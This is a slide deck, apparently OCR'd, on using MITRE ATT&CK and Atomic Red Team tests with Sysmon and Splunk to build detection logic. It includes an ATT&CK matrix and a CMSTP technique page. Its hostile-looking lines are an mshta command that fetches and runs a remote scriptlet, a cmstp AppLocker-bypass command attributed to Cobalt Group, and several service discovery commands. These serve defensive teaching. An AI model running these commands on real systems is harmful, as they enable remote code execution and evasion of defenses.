THREAT DETECTION WITH MITRE ATT&CK AND ATOMIC REDTEAM

(Use your SIEM as a Detection Platform, not a log management)

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MITRE ATT&CK USECASES

- THREAT INTELLIGENCE
- DETECTION AND ANALYTICS
- ADVERSARY EMULATION AND RED TEAMING
- Assessments and Engineering

IN THIS PRESENTATION WE WILL TALK ABOUT DETECTION AND ANALYTICS



ATT&CK Matrix for Enterprise

Initial Access	Execution	Pertistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Eufiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashro	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Command and Control	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Destruction
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Component Object Model and Distributed COM	Clipboard Data	Connection Proxy	Data Encrypted	Data Encrypted for Impact
Hardware Additions	Compiled HTML File	AppCert DLLs	Applied DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Defacement
Replication Through Removable Media	Component Object Model and Distributed COM	Apploit DLLs	Application Shimming	Clear Command History	Credentials from Web Browsers	File and Directory Discovery		Data from Local System	Custom Cryptographic Protocol	Exhitration Over Alternative Protocol	Disk Content Wipe
	Control Panel Items		Bypass User Account Control	CMSTP	Credentials in Files	Network Service Scanning	Internal Spearphishing Logon Scripts	Data from Network Shared Drive	Data Encoding	Exhitration Over Command and Control Channel	Disk Structure Wipe
Spearphishing Attachment Spearphishing Link	Dynamic Data Exchange	Application Shimming Authentication Package	DLL Search Order Hijacking	Code Signing	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Removable Media	Data Obfuscation	Exfiltration Over Other Network Medium	Endpoint Denial of Service
Spearphishing via Service	Execution through API	Authentication Package BITS Jobs	Dylib Hijacking	Compile After Delivery	Exploitation for Credential Access	Network Sniffing	Pass the Ticket	Data Staged	Domain Fronting	Exhitration Over Physical Medium	Firmware Corruption
Supply Chain Compromise	Execution through Module Load	Bootkit	Elevated Execution with Prompt	Compiled HTML File	Forced Authentication	Password Policy Discovery	Remote Desktop Protocol	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Inhibit System Recovery
Trusted Relationship	Exploitation for Client Execution	Browser Extensions	Emond Emond	Compried HTML File Component Firmware		Peripheral Device Discovery	Remote Desicop Protocol	Input Capture	Fallback Channels	acredued transfer	Network Denial of Service
Valid Accounts	Graphical User Interface	Change Default File Association	Exploitation for Privilege Escalation	Component Object Model Hijacking	Hooking Input Capture	Permission Groups Discovery	Remote Services	Man in the Browser	Multi-hop Proxy		Resource Hijacking
Valid Accounts	InstallUtil			Component doject wide Hijacking Connection Proxy							
		Component Firmware	Extra Window Memory Injection	,	Input Prompt	Process Discovery	Replication Through Removable Media	Screen Capture	Multi-Stage Channels		Runtime Data Manipulation
	Launcheti	Component Object Model Hijacking	File System Permissions Weakness	Control Panel Items	Kerberoasting	Query Registry	Shared Webroot	Video Capture	Multiband Communication		Service Stop
	Local Job Scheduling	Create Account	Hooking	DCShadow DCShadow	Keychain	Remote System Discovery	SSH Hijacking		Multilayer Encryption		Stored Data Manipulation
	LSASS Driver	DLL Search Order Hijacking	Image File Execution Options Injection	Deobfuscate/Decode Files or Information	LLMNR/NBT-NS Poisoning and Relay	Security Software Discovery	Taint Shared Content		Port Knocking		System Shutdown/Reboot
	Mshta	Dylib Hijacking	Launch Daemon	Disabling Security Tools	Network Sniffing	Software Discovery	Third-party Software		Remote Access Tools		Transmitted Data Manipulation
	PowerShell	Emond	New Service	DLL Search Order Hijacking	Password Filter DLL	System Information Discovery	Windows Admin Shares		Remote File Copy		
	Regsvcs/Regasm	External Remote Services	Parent PID Spoofing	DLL Side-Loading	Private Keys	System Network Configuration Discovery	Windows Remote Management		Standard Application Layer Protocol		
	Regsvr32	File System Permissions Weakness	Path Interception	Execution Guardrails	Securityd Memory	System Network Connections Discovery			Standard Cryptographic Protocol		
	Rundli32	Hidden Files and Directories	Plist Modification	Exploitation for Defense Evasion	Steal Web Session Cookie	System Owner/User Discovery			Standard Non-Application Layer Protocol		
	Scheduled Task	Hooking	Port Monitors	Extra Window Memory Injection	Two-Factor Authentication Interception	System Service Discovery			Uncommonly Used Port		
	Scripting	Hypervisor	PowerShell Profile	File and Directory Permissions Modification		System Time Discovery			Web Service		
	Service Execution	Image File Execution Options Injection	Process Injection	File Deletion		Virtualization/Sandbox Evasion					
	Signed Binary Proxy Execution	Kernel Modules and Extensions	Scheduled Task	File System Logical Offsets							
	Signed Script Proxy Execution	Launch Agent	Service Registry Permissions Weakness	Gatekeeper Bypass							
	Source	Launch Daemon	Setuid and Setgid	Group Policy Modification							
	Space after Filename	Launcheti	SID-History Injection	Hidden Files and Directories							
	Third-party Software	LC_LOAD_DYLIB Addition	Startup Items	Hidden Users							
	Trap	Local Job Scheduling	Sudo	Hidden Window							
	Trusted Developer Utilities	Login Item	Sudo Caching	HISTCONTROL							
	User Execution	Logon Scripts	Valid Accounts	Image File Execution Options Injection							
	Windows Management Instrumentation	LSASS Driver	Web Shell	Indicator Blocking							
	Windows Remote Management	Modify Existing Service		Indicator Removal from Tools							
	XSL Script Processing	Netsh Helper DLL		Indicator Removal on Host							
		New Service		Indirect Command Execution							
		Office Application Startup		Install Root Certificate							
		Path Interception		InstallUtil							
		Plist Modification		Launcheti							
		Port Knocking		LC_MAIN Hijacking							
		Port Monitors		Masquerading							
		PowerShell Profile		Modify Registry							
		Recommon		Mshta							
		Re-opened Applications		Network Share Connection Removal							
		Redundant Access		NTFS File Attributes							
		Registry Run Keys / Startup Folder		Obfuscated Files or Information							
		Scheduled Task		Parent PID Spoofing							



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CMSTP

The Microsoft Connection Manager Profile Installer (CMSTP.exe) is a command-line program used to install Connection Manager service profiles. [1] CMSTP.exe accepts an installation information file (INF) as a parameter and installs a service profile leveraged for remote access connections.

Adversaries may supply CMSTP.exe with INF files infected with malicious commands. [2] Similar to Regsvr32 / "Squiblydoo", CMSTP.exe may be abused to load and execute DLLs [2] and/or COM scriptlets (SCT) from remote servers. [4] [5] [6] This execution may also bypass AppLocker and other whitelisting defenses since CMSTP.exe is a legitimate, signed Microsoft application.

CMSTP.exe can also be abused to Bypass User Account Control and execute arbitrary commands from a malicious INF through an auto-elevated COM interface. [3] [3] [6]

ID: T1191

Tactic: Defense Evasion, Execution

Platform: Windows

Permissions Required: User

Data Sources: Process monitoring, Process command-line parameters, Process use of network, Windows event

logs

Defense Bypassed: Application whitelisting, Anti-virus

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Procedure Examples

Name	Description	
Cobalt Group	Cobalt Group has used the command cmstp.exe /s /ns C:\Users\AIMINI-W\AppBata\Local\Temp\XXXigbps1.txt to bypass AppLocker and launch a malicious script. [7](8)(9)	
MuddyWater	MuddyWater has used CMSTR.exe and a malicious INF to execute its POWERSTATS payload. [10]	

Mitigations

	Mitigation	Description
	Disable or Remove Feature or Program CMSTP.exe may not be n	
	Execution Prevention	Consider using application whitelisting configured to block execution of CMSTP.exe if it is not required for a given system or network to prevent potential misuse by adversaries.

Detection

Use process monitoring to detect and analyze the execution and arguments of CMSTP.exe. Compare recent invocations of CMSTP.exe with prior history of known good arguments and loaded files to determine anomalous and potentially adversarial activity.

Sysmon events can also be used to identify potential abuses of CMSTP.exe. Detection strategy may depend on the specific adversary procedure, but potential rules include: [6]

- To detect loading and execution of local/remote payloads Event 1 (Process creation) where ParentImage contains CMSTP.exe and/or Event 3 (Network connection) where Image contains CMSTP.exe and DestinationIP is external.
- To detect Bypass User Account Control via an auto-elevated COM interface Event 10 (ProcessAccess) where CallTrace contains CMLUA.dll and/or Event 12 or 13 (RegistryEvent) where TargetObject contains CMMGR32.exe. Also monitor for events, such as the creation of processes (Sysmon Event 1), that involve auto-elevated CMSTP COM interfaces such as CMSTPLUA (3E5FC7F9-9A51-4367-9083-A120244FBEC7) and CMLUAUTIL (3E000D72-A845-4CD9-B083-80C07C38881F).

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WHAT MITRE ATT&CK WILL GIVE YOU

AS YOU SAW IN THE PREVIOUS SLIDE, IN EVERY TECHNIQUE MITRE ATT&CK WILL GIVE YOU VALUABLE INFORMATION LIKE:

- Data sources you need to collect to detect the technique
- DEFENSES BYPASSED BY THIS TECHNIQUE
- TOOLS OR GROUPS THAT USED THIS TECHNIQUE
- MITIGATION SOLUTIONS
- DETECTION SOLUTIONS
- References to read more about the specified technique.







RED CANARY ATOMIC RED TEAM TESTS


- ATOMIC RED TEAM TEST ARE SMALL, HIGHLY PORTABLE DETECTION TESTS MAPPED TO THE
 MITRE ATT&CK FRAMEWORK. EACH TEST IS DESIGNED TO MAP BACK TO A PARTICULAR
 TACTIC. THIS GIVES DEFENDERS A HIGHLY ACTIONABLE WAY TO IMMEDIATELY START TESTING
 THEIR DEFENSES AGAINST A BROAD SPECTRUM OF ATTACKS.
- HTTPS://ATOMICREDTEAM.IO/
- HTTPS://GITHUB.COM/REDCANARYCO/ATOMIC-RED-TEAM



• REQUIREMENTS:

- INSTALLED SIEM
- TEST WORKSTATION
- SIEM AGENT OR OTHER REQUIRED AGENTS TO FORWARD TEST WORKSTATION'S LOGS TO SIEM
- SYSMON
- HTTPS://DOCS.MICROSOFT.COM/EN-US/SYSINTERNALS/DOWNLOADS/SYSMON







Atomic Test #1 - System Service Discovery

Identify system services

Supported Platforms: Windows

Inputs


Name	Description	Туре	Default Value
service_name	Name of service to start stop, query	string	svchost.exe

Run it with command_prompt!

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tasklist.exe
sc query
sc query state= all
sc start ${servicename}
sc stop ${servicename}
wmic service where (displayname like "${servicename}") get name
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On every test, the author described to use special commands in command prompt or PowerShell to generate a specific logs related to that technique, after that the related logs will be collected on SIEM, then we should find a detection logic to find the simulated threat








STEP 1: RUN THE TEST (T1170- MSHTA)

Administrator: C:\WINDOWS\system32\cmd.exe

C:\Users\Administrator>mshta.exe javascript:a=(GetObject("script:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1170/mshta.sct")).Exec();close();_________^



STEP 2 : SEE WHAT LOGS DO YOU HAVE FROM WHAT YOU HAVE DONE





STEP 3: DECIDE WHAT DETECTION LOGIC YOU WANT TO FOLLOW

AS YOU KNOW MSHTA.EXE IS NOT A BINARY THAT USERS USE IT ON A DAILY BASIS, SO
MONITORING EXECUTION OF THIS BINARY OR CREATING NETWORK CONNECTION FROM
MSHTA.EXE IS NOT A NORMAL BEHAVIOR

• IN THIS EXAMPLE WE WILL USE SYSMON EVENT CODE 1, 3,22 FOR DETECTION LOGIC



Туре	✓	Field	Value	Actions
Selected	d 🗸	host ▼	win10-test	~
	✓	source ▼	WinEventLog:Microsoft-Windows-Sysmon/Operational	~
	✓	sourcetype ▼	WinEventLog:Microsoft-Windows-Sysmon/Operational	~
Event		CommandLine ▼	mshta.exe javascript:a=(GetObject("script:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1170/mshta.sct")).Exec();close();	~
		Company ▼	Microsoft Corporation	~
		ComputerName ▼	win10-test	~
		CurrentDirectory ▼	C:\Users\Administrator\	~
		Description ▼	Microsoft (R) HTML Application host	~
		EventCode ▼	1	~
		EventType ▼	4	~
		FileVersion ▼	11.00.17134.1 (WinBuild.160101.0800)	~
		Hashes ▼	MD5=197FC97C6A843BEBB445C1D9C58DCBDB,SHA256=64E7A255A1AF1B54FD9243FAACB76A6527513FECF1B26BC3C9B8D3824DC9BDF9	~
		Image ▼	C:\Windows\System32\mshta.exe	~
		IntegrityLevel ▼	High	~
		Keywords ▼	None	~
		LogName ▼	Microsoft-Windows-Sysmon/Operational	~
		LogonGuid ▼	[6647E746-5C84-5E4A-0000-0020A30F5000]	~
		LogonId ▼	0x500FA3	~
		Message ▼	Process Create: RuleName: UtcTime: 2020-02-17 09:35:33.889 ProcessGuid: [6647E746-5E65-5E4A-0000-00106E646A00] ProcessId: 5048 Image: C:\Windows\System32\mshta.exe FileVersion: 11.0017134.1 (\WinBuild:160101.0 800) Description: Microsoft (R) HTML Application host Product: Internet Explorer Company: Microsoft Corporation OriginalFileName: MSHTA.EXE CommandLine: mshta.exe javascript:a=[GetObject("script:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1170/mshta.sct"]).Exec();close(); CurrentDirectory: C:\Users\Administrator\ User: WIN10-TEST\Administrator\ User: WIN10-TES	~
		OpCode ▼	Info	~
		OriginalFileName ▼	MSHTA.EXE	~
		ParentCommandLine ▼	"C:\WINDOWS\system32\cmd.exe"	~
		Parentlmage ▼	C:\Windows\System32\cmd.exe	~
		ParentProcessGuid ▼	(6647E746-5D09-5E4A-0000-00104DFF5C00)	~
		ParentProcessId ▼	3200	~
		ProcessGuid ▼	[6647E746-5E65-5E4A-0000-00106E646A00]	~
		ProcessId ▼	5048	~
		Product ▼	Internet Explorer	~
		RecordNumber ▼	218921853	~
		Sid ▼	S-1-5-18	~
		SidType ▼	0	~



Туре	1	Field		Actions
Selected	d _/	host ▼	win10-test	~
	✓	source ▼	WinEventLog:Microsoft-Windows-Sysmon/Operational	~
	✓	sourcetype ▼	WinEventLog:Microsoft-Windows-Sysmon/Operational	~
Event		ComputerName ▼	win10-test	~
		DestinationIp ▼	151.101.0.133	~
		DestinationIsIpv6 ▼	false	~
Г		DestinationPort ▼	443	~
		DestinationPortName ▼	https	~
		EventCode ▼	3	~
		EventType ▼	4	~
Г		lmage ▼	C:\Windows\System32\mshta.exe	~
		Initiated ▼	true	~
		Keywords ▼	None	~
		LogName ▼	Microsoft-Windows-Sysmon/Operational	~
		Message ▼	Network connection detected: RuleName: UtcTime: 2020-02-17 09:35:34.266 ProcessGuid: (6647E746-5E65-5E4A-0000-00106E646A00) ProcessId: 5048 Image: C:\Windows\System32\mshta.exe User: WIN10-TEST\Administrator Protocol: tcp Initiated: true SourcelsIpv6: false Sourcelp: 192.168.2.249 SourceHostname: win10-test SourcePort: 50603 SourcePortName: DestinationIpv6: false DestinationIp: 1 51.101.0.133 DestinationHostname: DestinationPort: 443 DestinationPortName: https	~
		OpCode ▼	Info	~
		ProcessGuid ▼	{6647E746-5E65-5E4A-0000-00106E646A00}	~
		ProcessId ▼	5048	~
		Protocol ▼	tcp	~
		RecordNumber ▼	218922548	~
		Sid ▼	S-1-5-18	~
		SidType ▼	0	~
		SourceHostname ▼	win10-test	~
		Sourcelp ▼	192.168.2.249	~
		SourceIsIpv6 ▼	false	~
		SourceName ▼	Microsoft-Windows-Sysmon	~
		SourcePort ▼	50603	~
		TaskCategory ▼	Network connection detected (rule: NetworkConnect)	~
		Type ▼	Information	~



Туре	✓	Field	Value	Actions
Selected	✓	host ▼	win10-test	~
	✓	source ▼	WinEventLog:Microsoft-Windows-Sysmon/Operational	~
	✓	sourcetype ▼	WinEventLog:Microsoft-Windows-Sysmon/Operational	~
Event		ComputerName ▼	win10-test	~
		EventCode ▼	22	~
		EventType ▼	4	~
		lmage ▼	C:\Windows\System32\mshta.exe	~
		Keywords ▼	None	~
		LogName ▼	Microsoft-Windows-Sysmon/Operational	~
		Message ▼	Dns query: RuleName: UtcTime: 2020-02-17 09:35:34:161 ProcessGuid: [6647E746-5E65-5E4A-0000-00106E646A00] ProcessId: 5048 QueryName: raw.githubusercontent.com QueryStatus: 0 QueryResults: type: 5 github.map.fastly.net;::ffff:151.101.01.33;:ffff:151.101.64.133;:ffff:151.101.128.133;:fff:151.101.128.133;:fff:151.101.128.133;:fff:151.101.128.133;:fff:151.101.128.133;:fff:151.101.128.133;:fff:151.101.128.133;:fff:151.101.128.133;:fff:151.101.128.133;:fff:151.101.128.133;:fff:151.101.128.133;:fff:151.101.128.133;:fff:151.101.128.133;:fff:151.101.128.133;:fff:151.101.128.133;:fff:151.101.128.133;:fff:151.101.128.133;:fff:151.101.128.138	~
		OpCode ▼	Info	~
		ProcessGuid ▼	{6647E746-5E65-5E4A-0000-00106E646A00}	~
		ProcessId ▼	5048	~
		QueryName ▼	raw.githubusercontent.com	~
		QueryResults ▼	type: 5 github.map.fastly.net;::ffff:151.101.0.133;::ffff:151.101.64.133;::ffff:151.101.128.133;::ffff:151.101.192.133;	~
		QueryStatus ▼	0	~
		RecordNumber ▼	218922650	~
		Sid ▼	S-1-5-18	~
		SidType ▼	0	~
		SourceName ▼	Microsoft-Windows-Sysmon	~
		TaskCategory ▼	Dns query (rule: DnsQuery)	~
		Type ▼	Information	~
		User ▼	NOT_TRANSLATED	~
		UtcTime ▼	2020-02-17 09:35:34:161	~
Time		_time ▼	2020-02-17T13:05:35,000+03:30	
Default		index ▼	windows	~
		linecount ▼	23	~
		punct ▼	//_::_\r=\r=-\r=-\r=\r=\r=\r=\r=\r=\r=\r=\r=\r=\r=\r=\r=\	~
		splunk_server ▼	localhost.localdomain local lo	~



DETECTION LOGIC

(EventCode=1 Image="*\\mshta.exe" CommandLine="*GetObject*") OR (EventCode=3 Image=="*\\mshta.exe") OR (EventCode=22 Image=="*\\mshta.exe")

(EventCode=1 Image="*\\mshta.exe") | stats count by CommandLine

(EventCode=3 Image="*\\mshta.exe") | stats count by DestinationIp

(EventCode=22 Image=="*\\mshta.exe") | stats count by QueryName



Thank you